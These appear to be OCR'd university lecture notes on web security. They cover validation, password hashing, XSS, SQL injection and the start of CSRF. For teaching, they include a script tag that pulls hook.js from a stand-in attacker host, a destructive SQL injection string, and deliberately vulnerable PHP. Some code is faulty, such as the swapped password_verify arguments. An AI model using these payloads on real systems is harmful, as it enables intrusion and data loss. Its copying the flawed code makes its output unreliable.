CTIS 256 Web Technologies II

Notes # 12

Web Security

Serkan GENÇ

Web Security

Security = Awareness + Protection

Potential Security Pitfalls

Techniques to prevent security attacks

Never Trust the Client

INPUT


$_GET


$_POST

$_PUT/PATCH ...

$_COOKIE

$_FILES





OUTPUT

html

sql

Filter In Escape Out

Validation


- **Type Checking** : int, float, text
- **White List** : ["jpg", "png", "gif"]
- **Set Default (negative) Values** : formValid = false
- **Length Limits** : Min: 5, Max: 15
- **Check Format** : Use Regular Expression
- **Range** : class : [1,4]

Sanitization

- **HTML** :
  - Replace special characters such as <, >, ", &
    - filter_var : FILTER_SANITIZE_FULL_SPECIAL_CHARS
  - Remove html tags
    - filter_var : FILTER_SANITIZE_STRING
- **SQL** :
  - Escape single quotes which is a metachar to mark the string's start and end.
  - Use PDO prepared statements (escaped parameters)
- **Label Variables**:
  - $raw_email, $safe_email, $escaped_email

Storing Passwords

- Do not store raw passwords in database
- Use Hashing
- Salting against "Lookup Table"
  - Salting: addition of random string
  - Salt is in front of the password
- PHP **password_hash()** offers both salting and hashing



MD5 (32 hex chars), SHA1 (40 chars)
BCrypt (60 chars)

"This is my password" → BCrypt → $2y$12$6qs3kN4zTRnyfvOmCXmPAOsdpmfzi9whtoqvWIT8PUNZ9D4F4z6Dq

Password	MD5 Hash
1234	81dc9bdb52d04dc20036dbd8313ed055
hello	5d41402abc4b2a76b9719d911017c592
qwerty	d8578edf8458ce06fbc5bb76a58c5ca4

Lookup Table

```
$hashed = password_hash($password, PASSWORD_BCRYPT)

password_verify($hashed, $raw_password) : boolean
```

Most Common Attacks

1. Cross-Site Scripting (XSS) Attacks

web security vulnerability that allows an attacker to compromise the interaction of the victim. It sends requests to servers without the user's consent. The solution to XSS attacks is to **sanitize output**.

a) Reflected Cross-Site Scripting

Displaying incoming data from HTTP request without sanitization

```php
$name = $_POST["name"] ;

echo "<p>$name</p>" ; // Reflected XSS
```

b) Stored Cross-Site Scripting

Displaying data from a persistent storage such as Database without sanitization

```php
$r = $db->query("select * from users")[0] ;
// assume [ "name" => "<script>alert(1)</script>", ... ]
echo "<p>{$r["name"]}</p>" ;
```

c) DOM Cross-Site Scripting

Displaying data from a web service,
escape data with javascript,
json data may contain dangerous codes.

```html
<p id="#panel"></p>
<script>
  // DOM XSS Attack
  $.get("user.php", { id: 1}, function(result) {
        // result = { "name" : "<script>alert(1)</script>"}
        $("#panel").html(result.name) ;
  });
</script>
```

Preventing XSS Attack (html sanitization)

htmlspecialchars($raw) → $sanitized

"Ali" → filter_var($str, FILTER_SANITIZE_FULL_SPECIAL_CHARS) → **Ali**

Browser displays : Ali

strip_tags($raw) → $sanitized

"Ali" → filter_var($str, FILTER_SANITIZE_STRING) → Ali

Browser displays : Ali

JavaScript Injection

index.php


```php
$name = $_GET["name"] ;
echo "<p>$name</p>" ;
```

Input	Output
/index.php?name=Ali	Ali
/index.php?name=Ali	Ali
/index.php?name=<script>alert(1)</script>	<script>alert(1)</script>
/index.php?name=<script src='http://hacker.com/hook.js'></script>	<script src='http://hacker.com/hook.js'></script>

Browser downloads hook.js and executes it

http://localhost/hack/script_injection/vulnerable/

http://www.forum.net



http://localhost/hack/xss/hackerServer

http://171.234.23.45

1 . Hacker finds a XSS vulnerability
and exploit it. (save js in forum table)


Victim #1
Browser

http://localhost/hack/script_injection/vulnerable/

http://www.forum.net

http://localhost/hack/xss/hackerServer

http://171.234.23.45




http://localhost/hack/script_injection/vulnerable/

http://localhost/hack/xss/hackerServer

http://www.forum.net

http://171.234.23.45



Most Common Attacks

2. SQL Injection Attacks

web security vulnerability that allows an attacker to interfere with the queries that application makes to its database. It allows an attacker to view data that they are not normally able to retrieve. Attacker can modify or delete data.

SQL Sanitization

Escaping :

```
$name = "Eugene O'Neil" ;
select * from user where name = '$name'
```

```
name = 'Eugene O'Neil'
```

Query Error


```
$name = addslashes("Eugene O'Neil") ;
select * from user where name = '$name'
```

```
name = 'Eugene O\'Neil'
```


SQL Sanitization

Without Escaping

$_POST["name"] = " '; DELETE FROM users ; --"




$name = $_POST["name"] ;
$db->prepare("select * from user where name = '$name' ") ;




select * from user where name = ''; DELETE FROM users ; --'

With Escaping

$_POST["name"] = " '; DELETE FROM users ; --"



$name = addslashes($_POST["name"]) ;
$db->prepare("select * from user where name = '$name' ") ;



select * from user where name = '\'; DELETE FROM users ; --'

Preventing SQL Injection Attack (PDO)

1. Escaping Parameters :

```
// prepare() statement compiles sql codes, and prevents the change of its structure.
$stmt = $db->prepare("select * from users where name = ?  and password = ?" ) ;

// execute() escapes all single quotes.
$stmt->execute([$name, $pass]) ;
```


2. Whitelist

```
// prepare() statement compiles sql codes, and prevents the change of its structure.
// $stmt = $db->prepare("select * from users order by ?" ) ;  // placeholder is used for data parameters only.
$order = in_array($order, ["asc", desc"]) ? $order : "asc" ;   // whitelist
$stmt = $db->prepare("select * from users order by $order" ) ;
$stmt->execute() ;
```

Most Common Attacks

3. Cross Site Request Forgery (CSRF)

WEB FORM
action = "http://web.app.com/addMessage.php"
method = "post"



Problem

Web App (**addMessage.php**) does not care from which form/source POST request is coming from!!! This causes CSRF vulnerability.

Most Common Attacks

3. Cross Site Request Forgery (CSRF)

